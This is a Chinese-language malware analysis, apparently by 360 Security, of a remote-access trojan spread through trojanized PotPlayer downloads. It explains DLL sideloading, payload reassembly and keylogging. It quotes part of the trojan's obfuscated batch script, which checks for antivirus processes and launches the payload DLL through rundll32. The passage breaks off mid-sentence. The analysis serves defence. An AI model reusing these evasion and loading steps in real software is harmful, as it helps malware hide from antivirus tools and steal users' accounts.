
近期 360 安全卫士在软件下载站拦截到了利用 PotPlayer 播放器传播的远控木马，该木马巧妙的利用了正常文件和加密脚本，通过内存解密载入恶意代码，进行远控。通过检测多个安全进程，改变自身运行流程，对抗杀软查杀。主要功能是：记录键盘输入，盗取用户的账号信息以及远程下载其他木马，隐蔽性非常高，而且通过下载站大量的传播。

木马传播

木马文件通过下载站和论坛传播，经常以“精简”，“优化”和“破解”等标题吸引用户下载。

木马行为详解


木马利用了白加黑技术来躲避查杀，并且采用了多个脚本文件和多次加密，具体流程如下：



木马脚本部分：


1、木马安装包释放的桌面快捷方式指向一个名称为 PotPlayerMinis.exe 的正常程序。

2、该程序会默认自动读取同目录下 gamepatch 文件夹下的 config.ini 配置文件。




3、PotPlayerMinis.exe 读取 gamepatch 中的 config.ini 配置文件。以配置项 InstParam 指定的参数运行 InstFile 配置项指定的程序 suchost.exe（其实是 NirCmd.exe），从而实现把 PotPlayerMinis.exe 拷贝到配置文件所在路径下，重命名为 svhost.exe，启动配置项 mainExe 指定的程序的目的。


4、svhost.exe 以相同的方式读取同路径下的\gamepatch\config.ini，依次执行配置文件中指定的程序。



5、svhost.exe 通过 cmd.exe 运行 C:\PotPlayer\gamepatch\gamepatch\gamepatch\config.ini 指定的脚本 C:\PotPlayer\gamepatch\gamepatch\updete.bat。




6、C:\PotPlayer\gamepatch\gamepatch\updete.bat 文件经过简单的混淆。该脚本主要功能是为后续木马程序的运行准备相关文件并启动主要脚本 qiaoi.bat。



具体功能包括：

重命名 PotPlayer\gamepatch\gamepatch\config.xml 为 config.ini，并把该文件拷贝到 PotPlayer\gamepatch\路径下。为后续启动 PotPlayer 的正常播放器功能做准备。




判断%TEMP%\下是否存在 bug0.txt，如果不存在就创建 bug0.txt 并保存脚本当前路径到 bug0.txt。

创建 C:\HTEMP0 文件夹，创建%TEMP%\qr.tmp 保存字符串 Rar 文件头，并与\gamepatch\gamepatch\update.tmp 文件重新组建成一个完整的 RAR 压缩包，拷贝到 C:\HTEMP0\路径下，重命名为 uqdate.dat


拷贝 gconfig.ini 到%APPDATA%下，重命名为 payerss.ini。拷贝 cfwd.dat 到%TEMP%下。拷贝 updatej.tmp 到 C:\HTEMP0\下。(updatej.tmp 其实是 winrar.exe 的命令行程序)

调用 updatej.tmp 解压缩 C:\HTEMP0\uqdate.dat 中的 qiaoi.bat 到 C:\HTEMP0\路径下。(解压密码是 p（小写))



最终运行 C:\HTEMP0\qiaoi.bat 脚本。

文件 bat 同样是经过简单混淆的脚本。该脚本功能比较复杂，包括解压配置文件，重组 PE 文件，判断正在运行的杀软进程，根据不同杀软改变运行流程等。



重要功能包括：

从 dat 中解压缩 ForceLibrary.tmp，恢复文件的 MZ 标志，组成一个完整 PE 文件。这个 PE 文件名是随机的，暂且叫 xx.DLL。

判断杀软同时判断用户是否感染其他木马，改变后续程序运行流程。


```
:360
tasklist | find /i "360tray.exe" || goto nd
updatej.tmp x -y -o+ -pp c:\HTEMP0\uqdate.dat zc.lnk
md "temp\"
md "temp\gamepatch\"
copy /y "svhost.exe" "temp\"
echo [game_base]>>"temp\gamepatch\config.ini"
echo mainExe=..\zc.lnk>>"temp\gamepatch\config.ini"
if exist "c:\stemp\" (goto grs) else (goto ymygj)
:nd
tasklist | find /i "QQPCTray.exe" || goto nud
updatej.tmp x -y -o+ -pp c:\HTEMP0\uqdate.dat zc2.lnk
del "zc.lnk"
ren "zc2.lnk" "zc.lnk"
goto kxhaha
:nud
tasklist | find /i "ns.exe" || goto jins
taskkill /f /im conime.exe
rundll32.exe c:\HTEMP0\!gjOut!.dll,TrapEntry
exit
:jins
tasklist | find /i "kxetray.exe" || goto qt
```

安全客 (www.anquanke.com)

判断是否有其他木马

安全客 (www.anquanke.com)

脚本 qiaoi.bat 会依次检测 360tray.exe、QQPCTray.exe、ns.exe 和 kxetray.exe 是否存在，如果全都不存在，脚本会直接启动 rundll32，来加载 C:\HTEMP0\xx.dll（脚本随机 dll 名称），调用导出函数 TrapEntry。TrapEntry 会解压缩 C:\HTEMP0\uqdate.dat 中的 bhdll.dat 到%TEMP%路径下，然后内存解密该文件。该文件就是 1 号傀儡进程的寄生程序。



可执行程序部分

主要功能：


运行随机名称的 xx.Dll，启动后续远控木马运行流程，xx.dll 